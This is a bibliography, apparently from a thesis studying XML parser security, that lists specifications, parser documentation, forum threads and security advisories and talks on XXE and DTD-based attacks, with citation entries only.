[apa12] apache.org. The apache xerces™ project - xerces.apache.org. https://xerces.apache.org/, 2012.

[apa15] apachelounge.com. Apache 2.4 vc14 windows binaries and modules. http://www.apachelounge.com/download/, 2015.

[app] apple.com. Office viewer. [online] http://lists.apple.com/archives/security-announce/2015/Aug/msg00002.html.

[asp11] aspfree.com. 5 ways to parse xml in c. http://www.aspfree.com/c/a/c-sharp/5-ways-to-parse-xml-in-c/, 2011.

[Bak15] Baker. Modified xee security scan to handle utf-16 charset, and added unit t. https://github.com/PHPOffice/PHPExcel/commit/bc7028ae4e72643a6feae86325ba44fc14364484, 2015.

[Bal08] Balaam. Pure python xslt library. http://stackoverflow.com/questions/138502/pure-python-xslt-library, 2008.

[Beh15a] Behnel. Class xmlparser. http://lxml.de/api/lxml.etree.XMLParser-class.html, 2015.

[Beh15b] Behnel. lxml. https://github.com/lxml/lxml.git, 2015.

[Beh15c] Behnel. lxml - xml and html with python. http://lxml.de/index.html, 2015.

[Beh15d] Behnel. Xmlschema. http://lxml.de/validation.html#xmlschema, 2015.

[Beh15e] Behnel. Xslt. http://lxml.de/xpathxslt.html#xslt, 2015.

[Ber15a] Bergmann. Chapter 1. installing phpunit. https://phpunit.de/manual/current/en/installation.html#installation.phar.windows, 2015.

[Ber15b] Bergmann. Phpunit - the php testing framework. https://phpunit.de/, 2015.

[Bos11] Tapas Bose. Node.gettextcontent() in java 1.6.0$_2$0. http://stackoverflow.com/questions/6808536/node-gettextcontent-in-java-1-6-0-20, 2011.

Bray. Banishing the <. http://www.xml.com/axml/notes/NoLTinAtt.html, 1998.

Bray. Extensible markup language (xml) 1.0 (fifth edition). http://www.w3.org/TR/REC-xml/, 2008.

Inc BEA Systems. Jsr-000173 streaming api for xml specification 1.0. http://download.oracle.com/otndocs/jcp/streaming_xml-1.0-fr-spec-oth-JSpec/, 2003.

Byrne. netdoc. http://www.docjar.com/html/api/sun/net/www/protocol/netdoc/Handler.java.html, 2015.

Calin. Automatic detection of xxe vulnerabilities in openid implementations using acunetix acumonitor. http://www.acunetix.com/blog/articles/automatic-detection-xxe-vulnerabilities-op 2014.

caml. The caml hump: Xml :: Parsers and pretty-printers. http://caml.inria.fr/cgi-bin/hump.en.cgi?sort=0&browse=49, 2013.

carnold. Xml conformance testing. http://sourceforge.net/projects/xmlconf/files/, 2001.

carcassonne. Xml::twig and entity declarations. http://www.perlmonks.org/?node_id=751275, 2009.

Clark. Xsl transformations (xslt) version 1.0. http://www.w3.org/TR/xslt, 1999.

Clifford. rexml and external entities - ruby. http://www.justskins.com/forums/rexml-and-external-html, 2015.

Connolly. Overview of sgml resources. http://www.w3.org/MarkUp/SGML/, 1995.

Cooper. Expat.pm. Strawberry/perl/lib/XML/Parser/Expat.pm, 2011. copy of file is attached in folder literatur.

cve.mitre.org. Cve-2003-1564. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1564 2003.

cve.mitre.org. Cve-2014-8910. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-8910, 2014.

cve.mitre.org. Cve-2015-0931. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0931, 2015.

detectify. How we got read access on google's production servers. [online] http://blog.detectify.com/post/82370846588/how-we-got-read-access-on-googles-production-servers.

dtdattacks. Xml::twig support for parameter entities. http://www.perlmonks.org/?node_id=1138328, 2015.

eclipse.org. Eclipse ide for java ee developers. http://www.eclipse.org/downloads/packages/eclipse-ide-java-ee-developers/keplersr2, 2015.

effbot.org. The elementtree.elementtree module. http://effbot.org/zone/pythondoc-elementtree-Ele
htm, 2015.

erpscan.com. [erpscan-15-018] sap netweaver 7.4 – xxe. [online] http://erpscan.com/advisories/erpscan-15-018-sap-netweaver-7-4-xxe/.

erpscan.com. [erpscan-15-020] sap mobile platform 2.3 – xxe in application import. [online] http://erpscan.com/advisories/erpscan-15-020-sap-mobile-platform-2-3-xxe-in-applicatio

etutorials.org. 5.4 understanding xml. http://etutorials.org/Programming/Python.+Text+processing/Chapter+5.+Internet+Tools+and+Techniques/5.4+Understanding+XML/, 2015.

Farwick. Xml parser benchmarks: Part 1. http://www.xml.com/lpt/a/1702, 2007.

FilipJirsak. Dom4j. http://dom4j.sourceforge.net/, 2015.

Flanagan. A very simple web server. when it receives a http request it sends the request back as the reply. http://www.java2s.com/Code/Java/Network-Protocol/AverysimpleWebserverWhenitrecei
htm, 2004.

Glavassevich. Re: [sax-devel] re: [xml-dev] ues-attributes2/entity-resolver2/locator2 read-only? http://sourceforge.net/p/sax/mailman/message/1732667/, 2004.

Goldshlager. Pro tip. https://twitter.com/Nirgoldshlager/status/618417178505814016, 2015.

Gregoire. Attacking <?xml?> processing. http://conference.hitb.org/hitbsecconf2012ams/materials/D2T2%20-%20Nicolas%20Gregoire%20-%20Attacking%20XML%20Processing.pdf, 2012.

Gregoire. Zeronights 2014 - hunting for top bounties. https://prezi.com/fffqa6n75gbm/zeronights-2014-hunting-for-top-bounties/, 2014.

Gregoire. Small xxe trick. https://twitter.com/agarri_fr/status/594540482652405760, 2015.

Moritz Gruber. Systematic analysis and classification of xslt attacks. Master's thesis, Ruhr-University Bochum, 2014.

Gutmann. Problem with minidom and special chars in html. http://bytes.com/topic/python/answers/41929-problem-minidom-special-chars-html, 2005.

Harold. *Processing XML with Java*, chapter 7.5. Addison-Wesley Professional, 2002.

Harold. *Processing XML with Java*, chapter 7. Addison-Wesley Professional, 2002.

Harold. *Processing XML with Java*, chapter 7. Addison-Wesley Professional, 2002.

Harold. *Processing XML with Java*, chapter 6.3. Addison-Wesley Professional, 2002.

Harold. Reading xml documents with jdom. `http://www.cafeconleche.org/books/xmljava/chapters/ch14s07.html`, 2002.

Harold. *XML in a Nutshell, Third Edition 3rd edition*, chapter 3.1. O'Reilly Media, 2003.

Harold. *XML in a Nutshell, Third Edition 3rd edition*, chapter 3.6. O'Reilly Media, 2003.

Harold. Sax conformance testing. `http://cafeconleche.org/SAXTest/`, 2004.

Harold. Sax conformance testing. `http://cafeconleche.org/SAXTest/`, 2004.

Harold. [sax-devel] misleading description of is-standalone feature. `http://sourceforge.net/p/sax/mailman/message/1732649/`, 2004.

Harold. [sax-devel] re: Locator2 is wrong. `http://sourceforge.net/p/sax/mailman/message/1732899/`, 2004.

Haw. A comparative study and benchmarking on xml parsers. `http://thejoeshow.net/pdf/xml-stream/parser-benchmarks.pdf`, 2007.

Heng. How to install and configure php 5 to run with apache on windows. `http://www.thesitewizard.com/php/install-php-5-apache-windows.shtml`, 2014.

Hershberger. Xml::xslt. `http://search.cpan.org/~jstowe/XML-XSLT-0.48/lib/XML/XSLT.pm`, 2013.

Hors. Document object model (dom) level 2 core specification. `http://www.w3.org/TR/DOM-Level-2-Core/Overview.html#contents`, 2000.

Hors. Document object model (dom) level 3 core specification. `http://www.w3.org/TR/DOM-Level-3-Core/Overview.html#contents`, 2004.

Hunter. Frequently asked questions. `http://jdom.org/docs/faq.html`, 2015.

Hunter. Jdom. `http://jdom.org/`, 2015.

ikegami. Re: best xml parser in 5.18. `http://www.perlmonks.org/?node_id=1127488`, 2015.

jeffa. Perl xml. `http://www.perlmonks.org/?node_id=174980`, 2002.

jenda. Xml::parser tutorial. `http://www.perlmonks.org/?node_id=62782`, 2008.

jods. Xml bomb (entity injection) is by default taken care in .net 4.0 but not in .net 3.5. how? what changed? `http://stackoverflow.com/questions/23096087/xml-bomb-entity-injection-is-by-defa` 2014.

jxh. Xml::twig - resolving parameter entity decalarations. `http://www.perlmonks.org/?node_id=547191`, 2006.

Kalali. overview of xml parsing in java , different methods and libraries. `https://weblogs.java.net/blog/2006/04/24/overview-xml-parsing-java-different-methods-and-libraries`, 2006.

Karre. An empirical assessment of xml parsers. `http://cse.unl.edu/~elbaum/papers/workshops/webe_final02.pdf`.

Klein. Multiple vendors xml parser (and soap/webservices server) denial of service attack using dtd. `http://www.securityfocus.com/archive/1/303509`, 2002.

Krynicky. Xml::rules. `http://search.cpan.org/~jenda/XML-Rules-1.16/lib/XML/Rules.pm`, 2012.

LB40. Alternative to xinclude. http://stackoverflow.com/questions/14809487/alternative-to-x 2013.

Liverani. Defending against application level dos attacks. https://www.owasp.org/images/0/04/Roberto_Suggi_Liverani_OWASPNZDAY2010-Defending_against_application_DoS.pdf, 2010.

Lundh. The celementtree module. http://effbot.org/zone/celementtree.htm, 2005.

Marsh. Xml inclusions (xinclude) version 1.0 (second edition). http://www.w3.org/TR/xinclude/, 2006.

McLean. Perl-xml frequently asked questions. http://perl-xml.sourceforge.net/faq/, 2002.

McLean. Xml::simple. http://search.cpan.org/~grantm/XML-Simple-2.20/lib/XML/Simple.pm, 2002.

Means. Using xml entities. http://www.informit.com/articles/article.aspx?p=26989&seqNum=4, 2015.

Megginson. Events vs. trees. http://www.saxproject.org/event.html, 2001.

Megginson. Faq. www.saxproject.org/faq.html, 2001.

Megginson. Genesis. http://www.saxproject.org/sax1-history.html, 2001.

Megginson. Quickstart. http://www.saxproject.org/quickstart.html, 2001.

Megginson. About sax. http://sax.sourceforge.net, 2004.

Megginson. Interface contenthandler. http://www.saxproject.org/apidoc/org/xml/sax/ContentHandler.html, 2004.

Megginson. Interface declhandler. http://www.saxproject.org/apidoc/org/xml/sax/ext/DeclHandler.html, 2004.

Megginson. Interface dtdhandler. http://www.saxproject.org/apidoc/org/xml/sax/DTDHandler.html, 2004.

Megginson. Interface entityresolver. http://www.saxproject.org/apidoc/org/xml/sax/EntityResolver.html, 2004.

Megginson. Interface errorhandler. http://www.saxproject.org/apidoc/org/xml/sax/ErrorHandler.html, 2004.

Megginson. Package org.xml.sax. http://www.saxproject.org/apidoc/org/xml/sax/package-summary.html, 2004.

Meier. Chapter 9 — improving xml performance. https://msdn.microsoft.com/en-us/library/ff647804.aspx, 2004.

microsoft.com. Xml processing. https://msdn.microsoft.com/en-us/library/aa478996.aspx#aspnet-jspmig-xmlprocessing_topic3, 2003.

microsoft.com. Hello world – ihr erstes programm (c-programmierhandbuch). https://msdn.microsoft.com/de-de/library/k1sx6ed2.aspx, 2015.

microsoft.com. How to: Add and remove references in visual studio (c). https://msdn.microsoft.com/en-us/library/7314433t%28v=vs.90%29.aspx, 2015.

microsoft.com. Internet explorer 11 for windows 7. https://www.microsoft.com/de-de/download/internet-explorer-11-for-windows-7-details.aspx, 2015.

microsoft.com. Microsoft account | home. https://account.microsoft.com/about, 2015.

microsoft.com. Visual c++ redistributable for visual studio 2015. http://www.microsoft.com/en-us/download/details.aspx?id=48145, 2015.

microsoft.com. Walkthrough: Creating and running unit tests for managed code. https://msdn.microsoft.com/en-us/library/ms182532.aspx, 2015.

microsoft.com. Xmldocument class. https://msdn.microsoft.com/de-de/library/system.xml.xmldocument%28v=vs.110%29.aspx, 2015.

microsoft.com. Xmldocument class. http://referencesource.microsoft.com/#System.Xml/System/Xml/Dom/XmlDocument.cs,f82a4c1bd1f0ee12, 2015.

microsoft.com. Xmlreader class. https://msdn.microsoft.com/en-us//library/system.xml.xmlreader%28v=vs.110%29.aspx, 2015.

microsoft.com. Xmlreader.create method. https://msdn.microsoft.com/en-us/library/system.xml.xmlreader.create%28v=vs.110%29.aspx, 2015.

microsoft.com. Xmlreader.cs. http://referencesource.microsoft.com/#System.Xml/System/Xml/Core/XmlReader.cs,086471e5cca0825f, 2015.

microsoft.com. Xmlreadersettings class. https://msdn.microsoft.com/en-us/library/system.xml.xmlreadersettings, 2015.

microsoft.com. Xmlreadersettings.dtdprocessing property. https://msdn.microsoft.com/de-de/library/system.xml.xmlreadersettings.dtdprocessing, 2015.

microsoft.com. Xmlreadersettings.maxcharactersfromentities property. https://msdn.microsoft.com/en-us/library/system.xml.xmlreadersettings.maxcharactersfromentities%28v=vs.110%29.aspx, 2015.

microsoft.com. Xmlreadersettings.maxcharactersfromentities property. https://msdn.microsoft.com/en-us/library/system.xml.xmlreadersettings.maxcharactersfromentities, 2015.

microsoft.com. Xmlreadersettings.validationflags property. https://msdn.microsoft.com/en-us/library/system.xml.xmlreadersettings.validationflags, 2015.

microsoft.com. Xmlreadersettings.validationtype property. https://msdn.microsoft.com/en-us/library/system.xml.xmlreadersettings.validationtype, 2015.

microsoft.com. Xmlreadersettings.xmlresolver property. https://msdn.microsoft.com/en-us/library/system.xml.xmlreadersettings.xmlresolver, 2015.

microsoft.com. Xmltextreader.dtdprocessing property. https://msdn.microsoft.com/en-us/library/system.xml.xmltextreader.dtdprocessing%28v=vs.110%29.aspx, 2015.

microsoft.com. Xmltextreader.dtdprocessing property. https://msdn.microsoft.com/de-de/library/system.xml.xmltextreader.dtdprocessing, 2015.

Mladenov. Your software at my service. In *ACM CCSW 2014 in conjunction with the ACM Conference on Computer and Communications Security (CCS)*, Scottsdale, November 2015. ACM CCSW 2014.

Morgan. Xml schema, dtd, and entity attacks. http://vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf, 2014.

Murray-Rust. Yaxpapi (yet another xml parser api)- an xdev proposal. http://lists.xml.org/archives/xml-dev/199712/msg00170.html, 1997.

nokogiri.org. Installing nokogiri. www.nokogiri.org/tutorials/installing_nokogiri.html, 2015.

nokogiri.org. Parsing an html/xml document. http://www.nokogiri.org/tutorials/parsing_an_html_xml_document.html#from_a_file, 2015.

nokogiri.org. Tutorials - nokogiri. http://www.nokogiri.org/, 2015.

Novikov. Xxe oob exploitation at java 1.7+. http://lab.onsec.ru/2014/06/xxe-oob-exploitation-at html, 2014.

Marcus Niemietz, Juraj Somorovsky, Christian Mainka, and Jörg Schwenk. Not so smart: On smart tv apps. In *International Workshop on Secure Internet of Things 2015 (SIoT 2015)*, Wien, September 2015. ESORICS.

@ONsec_Lab. Ssrf bible. cheatsheet. https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBc edit#, 2014.

Oracle. Class xmlparser. /xdk_nt_10_1_0_2_0_production/xdk/doc/java/javadoc/oracle/xml/parser/v2/XMLParser.html, 2004. copy of file is attached.

Oracle. Class xslprocessor. xdk_nt_10_1_0_2_0_production/xdk/doc/java/javadoc/oracle/xml/parser/v2/XSLProcessor.html, 2004. copy of file is attached.

Oracle. Constant field values. /xdk_nt_10_1_0_2_0_production/xdk/doc/java/javadoc/constant-values.html#oracle.xml.parser.v2.XMLParser, 2004. copy of file is attached.

Oracle. Directory java/. xdk_nt_10_1_0_2_0_production/xdk/doc/java/, 2004. copy of file is attached.

Oracle. Oracle xml developers kit. xdk_nt_10_1_0_2_0_production/xdk/doc/xdk_readme.html#Java%20XDK, 2004. copy of file is attached.

Oracle. Oracle xml developers kit - downloads. http://www.oracle.com/technetwork/database/database-technologies/xmldb/downloads/index-100632.html, 2004.

oracle.com. Java se 6 downloads. http://www.oracle.com/technetwork/java/javase/downloads/java-archive-downloads-javase6-419409.html#jdk-6u45-oth-JPR, 2015.

oracle.com. Java se development kit 7 downloads. http://www.oracle.com/technetwork/java/javase/downloads/jdk7-downloads-1880260.html, 2015.

oracle.com. Java se development kit 8 downloads. http://www.oracle.com/technetwork/java/javase/downloads/jdk8-downloads-2133151.html, 2015.

Oren. Piccolo jaxp library. http://piccolo.sourceforge.net/javadoc/index.html, 2004.

Oren. Piccolo project page piccolo xml parser for java. http://piccolo.sourceforge.net/, 2004.

Oren. Piccolo.java. /piccolo-1.04_src/src/com/bluecast/xml/Piccolo.java, 2004.

Oren. Sourceforge logo sax parser benchmarks. http://piccolo.sourceforge.net/bench.html, 2004.

owasp.org. Testing for denial of service. https://www.owasp.org/index.php/Testing_for_Denial_of_Service, 2013.

owasp.org. Xml external entity (xxe) processing. https://www.owasp.org/index.php/XML_External_Entity_%28XXE%29_Processing, 2015.

php.net. Document object model. http://php.net/manual/en/book.dom.php, 2015.

php.net. document.c. /php-5.6.11/ext/dom/document.c, 2015.

php.net. The domdocument class. http://php.net/manual/en/class.domdocument.php, 2015.

php.net. Domdocument::schemavalidate. http://php.net/manual/en/domdocument.schemavalidate.php, 2015.

php.net. Examples. http://php.net/manual/en/simplexml.examples.php, 2015.

php.net. libxml_disable_entity_loader. http://php.net/manual/en/function.libxml-disable-entit php, 2015.

php.net. Php for windows: Binaries and sources releases. http://windows.php.net/download/, 2015.

php.net. Predefined constants. http://php.net/manual/en/libxml.constants.php, 2015.

php.net. Simplexml. http://php.net/manual/en/book.simplexml.php, 2015.

php.net. simplexml_load_string. http://php.net/manual/en/function.simplexml-load-string.php, 2015.

php.net. Xml manipulation. http://php.net/manual/en/refs.xml.php, 2015.

php.net. The xmlreader class. http://php.net/manual/en/class.xmlreader.php, 2015.

php.net. Xmlreader::open. http://php.net/manual/en/xmlreader.open.php, 2015.

php.net. Xsl. http://php.net/manual/en/book.xsl.php, 2015.

portswigger.net. Burp suite now reports blind xxe injection. http://blog.portswigger.net/2015/05/burp-suite-now-reports-blind-xxe.html?m=1, 2015.

python.org. Python and xml. https://wiki.python.org/moin/PythonXml, 2012.

python.org. 19.8. xml.dom.pulldom — support for building partial dom trees. https://python.readthedocs.org/en/v2.7.2/library/xml.dom.pulldom.html, 2013.

python.org. 19.8. xml.dom.pulldom — support for building partial dom trees. C:/Python27/Lib/xml/dom/pulldom.py, 2013.

python.org. 19.11. xml.sax — support for sax2 parsers. https://docs.python.org/2/library/xml.sax.html, 2015.

python.org. 19.12. xml.sax.handler — base classes for sax handlers. https://docs.python.org/2/library/xml.sax.handler.html, 2015.

python.org. 19.14. xml.sax.xmlreader — interface for xml parsers. https://docs.python.org/2/library/xml.sax.reader.html, 2015.

python.org. 19.15. xml.parsers.expat — fast xml parsing using expat. https://docs.python.org/2/library/pyexpat.html, 2015.

python.org. 19.6. xml vulnerabilities. https://docs.python.org/2/library/xml.html#xml-vulnerabilities, 2015.

python.org. 19.7. xml.etree.elementtree — the elementtree xml api. https://docs.python.org/2/library/xml.etree.elementtree.html, 2015.

python.org. 19.9. xml.dom.minidom — minimal dom implementation. https://docs.python.org/2/library/xml.dom.minidom.html, 2015.

python.org. 20.8. xml.dom.pulldom — support for building partial dom trees. https://docs.python.org/3/library/xml.dom.pulldom.html, 2015.

python.org. Download python. https://www.python.org/downloads/, 2015.

python.org. expatbuilder.py. Python27/Lib/xml/dom/expatbuilder.py, 2015. copy of file is attached in folder /doku.

python.org. minidom.py. Python27/Lib/xml/dom/minidom.py, 2015. copy of file is attached in folder /doku.

Rantasaari. Forcing xxe reflection through server error messages. https://blog.netspi.com/forcing-xxe-reflection-server-error-messages/, 2015.

rcreswick. What xml/xslt library(ies) currently work well for java? [closed]. http://stackoverflow.com/questions/220313/what-xml-xslt-libraryies-currently-work-well-for-java/228599, 2008.

Reitz. Installation. http://docs.python-requests.org/en/latest/user/install/, 2015.

Rodriguez. Twig.pm. Strawberry/perl/vendor/lib/XML/Twig.pm, 2015. copy of file is attached in folder literatur.

Rodriguez. Xml::twig. http://search.cpan.org/~mirod/XML-Twig-3.49/Twig.pm, 2015.

rubyinstaller.org. Downloads. http://rubyinstaller.org/downloads/, 2015.

Ruoff. Free c or c++ xml parser libraries. http://lars.ruoff.free.fr/xmlcpp/, 2012.

Russel. Rdoc documentation. http://www.germane-software.com/software/XML/rexml/doc/, 2008.

Russel. rexml: Ruby standard library documentation. http://ruby-doc.org/stdlib-2.2.2/libdoc/rexml/rdoc/, 2008.

Russel. Rexml tutorial - home. http://www.germane-software.com/software/rexml/docs/tutorial.html, 2008.

Russel. Rexml::entity. http://ruby-doc.org/stdlib-1.9.3/libdoc/rexml/rdoc/REXML/Entity.html, 2008.

Russel. Rexml::security. http://ruby-doc.org/stdlib-2.2.2/libdoc/rexml/rdoc/REXML/Security.html, 2008.

Russel. Rexml::streamlistener. http://www.germane-software.com/software/rexml/doc/classes/REXML/StreamListener.html, 2008.

Russell. Rexml - home. http://www.germane-software.com/software/rexml/, 2008.

Sadeeq. Known xml vulnerabilities are still a threat to popular parsers and open source systems. http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=7272938&tag=1, 2015.

sastanin. Which haskell xml library to use? http://stackoverflow.com/questions/1361307/which-haskell-xml-library-to-use, 2009.

securiteam.com. Ssd advisory – zendxml multibyte payloads xxe/xee. https://blogs.securiteam.com/index.php/archives/2550, 2015.

Seifried. Re: Cve request: ruby-openid xml denial of service attack. http://www.openwall.com/lists/oss-security/2013/03/03/8, 2013.

Sergeant. Xml::sax::pureperl. http://search.cpan.org/~grantm/XML-SAX-0.99/SAX/PurePerl.pm, 2008.

Sergeant. Xml::libxslt. http://search.cpan.org/~shlomif/XML-LibXSLT-1.94/LibXSLT.pm, 2009.

Sergeant. Xml::parser. http://search.cpan.org/~msergeant/XML-Parser-2.36/Parser.pm, 2011.

Sergeant. Xml::parser. Strawberry/perl/vendor/lib/XML/Parser.pm, 2011. copy of file is attached in folder literatur.

Sergeant. Xml::libxml::parser. http://search.cpan.org/~shlomif/XML-LibXML-2.0121/lib/XML/LibXML/Parser.pod, 2015.

Reginaldo Silva. Xxe in openid: one bug to rule them all, or how i found a remote code execution flaw affecting facebook's servers. [online] http://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution.

Spaeth. Re: Xml::twig support for parameter entities. Christopher_Spaeth/literatur/Re:XML::TwigSupportforParameterEntities.eml, 2015. copy of file is attached in folder literatur.

Steuck. Xxe (xml external entity) attack. http://www.securityfocus.com/archive/1/297714/2002-10-27/2002-11-02/0, 2002.

strawberryperl.com. The perl for ms windows. http://strawberryperl.com/, 2015.

strawberryperl.com. Strawberry perl (5.22.0.1-64bit) release notes. http://strawberryperl.com/release-notes/5.22.0.1-64bit.html, 2015.

stuartyeates. xpointer. https://github.com/stuartyeates/xpointer, 2012.

studytrails.com. Java xml - jdom2 - introduction. http://www.studytrails.com/java/xml/jdom2/java-xml-jdom2-introduction.jsp, 2014.

Sullivan. Security briefs - xml denial of service attacks and defenses. https://msdn.microsoft.com/en-us/magazine/ee335713.aspx, 2009.

Tamas. Php simplexmlelement validation with xsd. http://stackoverflow.com/questions/12507331/php-simplexmlelement-validation-with-xsd, 2012.

thestewscope. Ruby and xml schema...?? https://thestewscope.wordpress.com/2007/12/18/ruby-and-xml-schema/, 2007.

thestewscope. Validating xml with schema in ruby. https://thestewscope.wordpress.com/2008/10/10/ruby-and-xml-schema-todays-story/, 2008.

theta. Can i disable entities resolving in elementtree xmlparser? http://stackoverflow.com/questions/13356103/can-i-disable-entities-resolving-in-elementtree-xmlparser, 2012.

threatpost.com. Adobe patches xxe vulnerability in livecycle data services. [online] https://threatpost.com/adobe-patches-xxe-vulnerability-in-livecycle-data-services/114331.

tiran. common.py. Python27/Lib/site-packages/defusedxml/common.py, 2013. copy of file is attached in folder /doku.

tiran. defusedxml 0.4.1. https://pypi.python.org/pypi/defusedxml/, 2013.

Tkachenko. Combining xml documents with xinclude. https://msdn.microsoft.com/en-us/library/aa302291.aspx, 2004.

Tkachenko. Xinclude.net 1.2. http://www.microsoft.com/en-us/download/details.aspx?id=4972&751be11f-ede8-5a0c-058c-2ee190a24fa6=True&e6b34bbe-475b-1abd-2c51-b True, 2004.

Tran. Advisory: Xxe injection in oracle database (cve-2014-6577). https://blog.netspi.com/advisory-xxe-injection-oracle-database-cve-2014-6577/, 2015.

tutorialspoint.com. What is xml ? http://www.tutorialspoint.com/ruby/ruby_xml_xslt.htm, 2015.

Ullenboom. *Java ist auch eine Insel*, chapter 16.3. Galileo Computing, 2011. http://openbook.rheinwerk-verlag.de/javainsel/javainsel_16_003.html#dodtp80ec559d-9ea1-435d-9b81

usa. Entity expansion dos vulnerability in rexml (xml bomb, cve-2013-1821). https://www.ruby-lang.org/en/news/2013/02/22/rexml-dos-2013-02-22/, 2013.

user731914. Do i need to include !/usr/bin/perl line in perl script on windows? http://stackoverflow.com/questions/10059806/do-i-need-to-include-usr-bin-perl-line-in-perl-script-on- 2012.

Vervloesem. Rexml: Processing xml in ruby. http://www.xml.com/lpt/a/1626, 2005.

visualstudio.com. Visual studio community 2013. https://www.visualstudio.com/en-us/news/vs2013-community-vs.aspx, 2014.

vsespb. Best xml library to validate xml from untrusted source. http://www.perlmonks.org/?node_id=1104296, 2014.

Vultaire. Python: parsing xml document while preserving entities. http://stackoverflow.com/questions/3502437/python-parsing-xml-document-while-preserving-entities, 2010.

W3C. Xml schema. http://www.w3.org/XML/Schema, 2004.

w3schools.com. Xml schema tutorial. http://www.w3schools.com/schema/, 2015.

w3schools.com. Xslt document() function. http://www.w3schools.com/xsl/func_document.asp, 2015.

wikimedia.org. Billion laughs attack in svg and xmp metadata. [online] https://phabricator.wikimedia.org/T85848.

wiki.selfhtml.org. Referenz:html/zeichenreferenz. http://wiki.selfhtml.org/wiki/Referenz:HTML/Zeichenreferenz, 2015.

Wood. Document object model (dom) level 1 specification. http://www.w3.org/TR/REC-DOM-Level-1/cover.html, 1998.

xml.coverpages.com. Xml applications and initiatives. http://xml.coverpages.org/xmlApplications.html, 2005.

yard. Class: Nokogiri::xml::parseoptions. http://www.rubydoc.info/github/sparklemotion/nokogiri/Nokogiri/XML/ParseOptions, 2015.

yard. Class: Nokogiri::xslt::stylesheet. http://www.rubydoc.info/github/sparklemotion/nokogiri/Nokogiri/XSLT/Stylesheet, 2015.

yard. Module: Nokogiri::xml. http://www.rubydoc.info/github/sparklemotion/nokogiri/Nokogiri/XML, 2015.

yard. Module: Xsd. http://www.rubydoc.info/github/sparklemotion/nokogiri/XSD, 2015.

Yunusov. Xml out-of-band data retrieval. https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf, 2013.

Yunusov. Xml data retrieval. https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-wp.pdf, 2014.